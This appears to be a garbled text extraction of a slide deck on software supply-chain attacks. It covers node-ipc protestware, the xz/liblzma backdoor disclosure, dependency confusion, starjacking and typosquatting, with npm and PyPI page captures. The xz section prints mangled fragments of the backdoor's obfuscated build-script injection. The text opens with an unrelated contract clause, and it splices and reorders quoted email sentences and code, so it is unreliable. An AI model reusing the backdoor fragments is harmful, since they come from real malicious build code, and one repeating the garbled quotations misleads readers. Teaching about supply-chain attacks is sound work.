5.1 Confidential Information. During the performance of its duties and obligations under this Agreement, the Consultant may have access to, learn of, or participate in the development of Confidential Information of the Company or Confidential Information entrusted to the Company by other persons, corporations, or firms. The Consultant agrees that during the Term and at any time after termination or expiration of this Agreement, the Consultant (i) shall keep the Confidential Information confidential and shall not directly or indirectly, use, divulge, publish or otherwise disclose or allow to be disclosed any aspect of Confidential Information without the Company's prior written consent; (ii) shall refrain from any action or conduct which might reasonably or foreseeably be expected to compromise the confidentiality or proprietary nature of the Confidential Information; (iii) shall follow recommendations made by the Company from time to time regarding Confidential Information; and (iv) shall use the Confidential Information solely for the performance of the Services under this Agreement. (v) shall not reveal any other third party's confidential or proprietary information to the Company or bring such information or intellectual property to the Company's premises without Company's prior written approval. For avoidance of doubt, Confidential Information developed by the Consultant in the course of his engagement by the Company, solely or jointly, shall be subject to the terms and conditions of this Understanding as if the Company furnished the same Confidential Information to him in the first instance. "Confidential Information" includes, but is not limited to, matters not generally known outside of the Company, such as know-how, trade secrets, experimentation, research and development relating to existing and future products and services marketed or used by the Company (whether or not such products or services are actually realized or pursued by the Company), and also any information which gives the Company competitive advantages, including, without limitation, data relating to the general

To Russia With Love

After

The screenshot shows the same Microsoft Word document window as the 'Before' state, but the content has been completely replaced by a single large red heart with a black outline. The document's layout, including margins, spacing, and paragraph settings, remains visible above the heart.





Tweets

Tweets & replies

Media

Likes

Show more



Brandon Nozaki Miller @electricCowboyR · Mar 19

>U DOWNLOADED MY SOFTWARE FOR FREE SO IM ALLOWED TO WIPE
UR COMPUTER



20

      <https://github.com/RIAEvangelist/node-ipc/issues>



RIAEvangelist commented on Mar 10

It is documented what it does and only writes a file if it does not exist. You are free to dependency to a version that does not include this until something happens with the turns into WWIII and more of us wish that we had done something about it, or ends a gets removed.

This is why it is done as a new major rev. This also should serve as a safe example of why teams should use explicit dependency versions. So it is always our choice to upgrade or downgrade.

This is all public, documented, licensed and open source.

If you look at the very next sentence after the one you quoted:

This module will add a message of peace on your users desktops, and it will only do this if the user does not already exist just to be polite.

I respect your opinion though.



 RIAEvangelist closed this on Mar 10



RIAEvangelist commented on Mar 10

@MidSpike also, I've never heard the term protestware before. I think you just going term, and with that together we may have possibly had an entirely new idea.



Meet Andres Freund

(he's one of the good guys!)





AndresFreundTec

@AndresFreundTec@mastodon.social

I was doing some micro-benchmarking at the time, needed to quiesce the system to reduce noise. Saw sshd processes were using a surprising amount of CPU, despite immediately failing because of wrong usernames etc. Profiled sshd, showing lots of cpu time in liblzma, with perf unable to attribute it to a symbol. Got suspicious.

Mar 29, 2024, 09:32 PM

Before

real 0m**0.299**s
user 0m0.202s
sys 0m0.006s

After

real 0m**0.807**s
user 0m0.202s
sys 0m0.006s





```
Date: Fri, 29 Mar 2024 08:51:26 -0700
From: Andres Freund <andres@...razel.de>
To: oss-security@...ts.openwall.com
Subject: backdoor in upstream xz/liblzma leading to ssh server compromise

Hi,

After observing a few odd symptoms around liblzma (part of the xz package) on
Debian sid installations over the last weeks (logins with ssh taking a lot of
CPU, valgrind errors) I figured out the answer:

The upstream xz repository and the xz tarballs have been backdoored.

At first I thought this was a compromise of debian's package, but it turns out
to be upstream.

== Compromised Release Tarball ==

One portion of the backdoor is *solely in the distributed tarballs*. For
easier reference, here's a link to debian's import of the tarball, but it is
also present in the tarballs for 5.6.0 and 5.6.1:

https://salsa.debian.org/debian/xz-utils/-/blob/debian/unstable/m4/build-to-host.m4?ref\_type=heads#L63

That line is *not* in the upstream source of build-to-host used by xz in git. However, it is
released upstream, except for the "source code" which generates directly from the repository content:
```

== Impact on sshd ==

<https://github.com/tukaani-project/xz/releases>, <https://github.com/tukaani-project/xz/releases>, The prior section explains that RSA_public_decrypt@....plt was redirected to
point into the backdoor code. The trace I was analyzing indeed shows that
during a pubkey login the exploit code is invoked:

This injects an obfuscated script to be executed by sshd. The script is fairly obfuscated and data from "test" is used.

This script is executed and, if some preconditions are met, \$builddir/src/liblzma/Makefile to contain

```
sshd 1736357 [010] 714318.734008:      1 branches:uH:      5555555ded8c ssh_rsa_verify+0x49
(/usr/sbin/sshd)
```

The backdoor then calls back into libcrypto, presumably to perform normal authentication

```
sshd 1736357 [010] 714318.734009:      1 branches:uH:      7fffff7c137cd [unknown] (/usr/lib
(/usr/lib/x86_64-linux-gnu/libcrypto.so.3)
```

I have not yet analyzed precisely what is being checked for in the injected
code, to allow unauthorized access. Since this is running in a
pre-authentication context, it seems likely to allow some form of access or
other form of remote code execution.

```
P="-fPIC -DPIC -fno-lto -ffunction-sections -fdata-sections"
C="pic_flag=\"$P\""
O="^pic_flag=\"$ -fPIC -DPIC\"$"
R="is_arch_extension_supported"
x="__get_cpuid("
p="good-large_compressed.lzma"
U="bad-3-corrupt_lzma2.xz"
eval $zrKcVq
if test -f config.status; then
eval $zrKcSS
eval `grep ^LD='` config.status`'
eval `grep ^CC='` config.status`'
eval `grep ^GCC='` config.status`'
eval `grep ^srcdir='` config.status`'
eval `grep ^build='` x86_64 config.status`'
eval `grep ^enable_shared='` yes config.status`'
eval `grep ^enable_static='` config.status`'
eval `grep ^gl_path_map='` config.status`'
```

```
TRIBUTE_IFUNC"]=" 1" config.status >
C_ATTRIBUTE_IFUNC 1 config.h > /dev/nul
```

bash


ssh

XZ Utils






Threat actor creates
fake GitHub account
JiaT75



Most Advanced Supply Chain Attack Known to Date



Smells Like Nation-State



Dependency Confusion

nflx-cloudsol-python-libs 6969.99.99

`pip install nflx-cloudsol-python-libs`

Latest version

Released: Jan 14, 2021

`nflx_cloudsol_python_libs`

Navigation


- Project description
- Release history

[Download files](#)

Download files

Download the file for your platform. If you're not sure which to choose, learn more about [installing packages](#).

Filename, size	File type	Python version	Upload date	Hashes
nflx_cloudsol_python_libs-6969.99.99.tar.gz (1.7 kB)	Source	None	Jan 14, 2021	View



JAKE-CLARK.TUMBLR

Starjacking



A screenshot of a GitHub project page. The sidebar on the left contains a logo at the top, followed by sections for "Project links" (Homepage, Source), "Statistics" (GitHub statistics: Stars: 8,366, Forks: 2,283, Open issues/PRs: 2,347), and a note about viewing statistics via Libraries.io or Google BigQuery. The main content area features a large white box with "Project links" (Homepage, Source) and "Statistics" (GitHub statistics: Stars: 8,366, Forks: 2,283, Open issues/PRs: 2,347). Below this is a note about viewing statistics via Libraries.io or Google BigQuery.

Project links

- [Homepage](#)
- [Source](#)

Statistics

GitHub statistics:

- ★ Stars: 8,366**
- 🍴 Forks: 2,283**
- ❗ Open issues/PRs: 2,347**

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Project links

- [Homepage](#)
- [Source](#)

Statistics

GitHub statistics:

- ★ Stars: 8,366**
- 🍴 Forks: 2,283**
- ❗ Open issues/PRs: 2,347**

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)





well as which code files to include. Eventually much of this configuration may be able to move to `pyproject.toml`.

Open `setup.cfg` and enter the following content. Change the `name` to include your username; this ensures that you have a unique package name and that your package doesn't conflict with packages uploaded by other people following this tutorial.


```
[metadata]
name = example-package-YOUR-USERNAME-HERE
version = 0.0.1
author = Example Author
author_email = author@example.com
description = A small example package
long_description = file: README.md
long_description_content_type = text/markdown
url = https://github.com/pypa/sampleproject
project_urls
    Bug Tracker = https://github.com/pypa/sampleproject/issues
classifiers =
    Programming Language :: Python :: 3
    License :: OSI Approved :: MIT License
    Operating System :: OS Independent
```


`url = https://github.com/pypa/sampleproject`

```
python_requires = >=3.6
[options.packages.find]
where = src
```

There are a [variety of metadata and options](#) supported here. This is in [configparser](#) format; do not place quotes around values. This example package uses a relatively minimal set of `metadata`:

- `name` is the *distribution name* of your package. This can be any name as long as it only contains letters, numbers, `_`, and `-`. It also must not already be taken on [pypi.org](#). **Be sure to update this with your username**, as this ensures you won't try to upload a package with the same name as one which already exists.
- `version` is the package version. See [PEP 440](#) for more details on versions. You can use `file:` or `attr:` directives to read from a file or package attribute.
- `author` and `author_email` are used to identify the author of the package.
- `description` is a short, one-sentence summary of the package.
- `long_description` is a detailed description of the package. This is shown on the package detail page on the Python Package Index. In this case, the long description is loaded from `README.md` (which is a common pattern) us-





Open Source Typosquatting

[Readme](#)[Code](#)Beta[0 Dependencies](#)[70,389 Dependents](#)[76 Versions](#)

Moment.js

npm v2.30.1 downloads 84M/month license MIT 404 badge not found coverage 88% license scan passing



A JavaScript date library for parsing, validating, manipulating, and formatting dates.

Project Status

Moment.js is a legacy project, now in maintenance mode. In most cases, you should choose a different library.

For more details and recommendations, please see [Project Status](#) in the docs.

Thank you.

Resources

- [Documentation](#)
- [Changelog](#)
- [Stack Overflow](#)

Install

```
> npm i moment
```



Repository

github.com/moment/moment

Homepage

momentjs.com

Weekly Downloads

20,141,369



Version

2.30.1

License

MIT

Unpacked Size

4.35 MB

Total Files

539

Issues

214

Pull Requests

31

[Readme](#)[Code](#) Beta[0 Dependencies](#)[70,389 Dependents](#)[76 Versions](#)

Moment.js

npm v2.30.1 downloads 84M/month license MIT 404 badge not found coverage 88% license scan passing



A JavaScript date library for parsing, validating, manipulating, and formatting dates.

Project Status

Moment.js is a legacy project, now in maintenance mode. In most cases, you should choose a different library.

For more details and recommendations, please see [Project Status](#) in the docs.

Thank you.

Resources

- [Documentation](#)
- [Changelog](#)
- [Stack Overflow](#)

Install

```
> npm i moment@2.29.1
```



Repository

github.com/moment/moment

Homepage

momentjs.com

Version

2.29.1

License

MIT

Unpacked Size

4.21 MB

Total Files

533

Issues

214

Pull Requests

31

Last publish

6 months ago

[Readme](#)[Code](#) Beta[0 Dependencies](#)[5 Dependents](#)[6 Versions](#)[gitter](#) [join chat](#) [NPM version](#) [NPM downloads](#) [MIT License](#) [Build Status](#)

coverage 88%

license scan passing

 [SemVer compatibility](#)

A lightweight JavaScript date library for parsing, validating, manipulating, and formatting dates.

Documentation

Port to ECMAScript 6 (version 2.10.0)

Moment 2.10.0 does not bring any new features, but the code is now written in ECMAScript 6 modules and placed inside `src/`. Previously `moment.js`, `locale/*.js` and `test/moment/*.js`, `test/locale/*.js` contained the source of the project. Now the source is in `src/`, temporary build (ECMAScript 5) files are placed under `build/umd/` (for running tests during development), and the `moment.js` and `locale/*.js` files are updated only on release.

If you want to use a particular revision of the code, make sure to run `grunt transpile update-index`, so `moment.js` and `locales/*.js` are synced with `src/*`. We might place that in a commit hook in the future.

Upgrading to 2.0.0

There are a number of small backwards incompatible changes with version 2.0.0. [See the full](#)

Install

`> npm i moment`

Repository

 [github.com/moment/moment](#)

Homepage

 [momentjs.com](#)

Weekly Downloads

265



Version

2.29.1

License

MIT

Unpacked Size

4.39 MB

Total Files

451

Issues

214

Pull Requests

31

Last publish

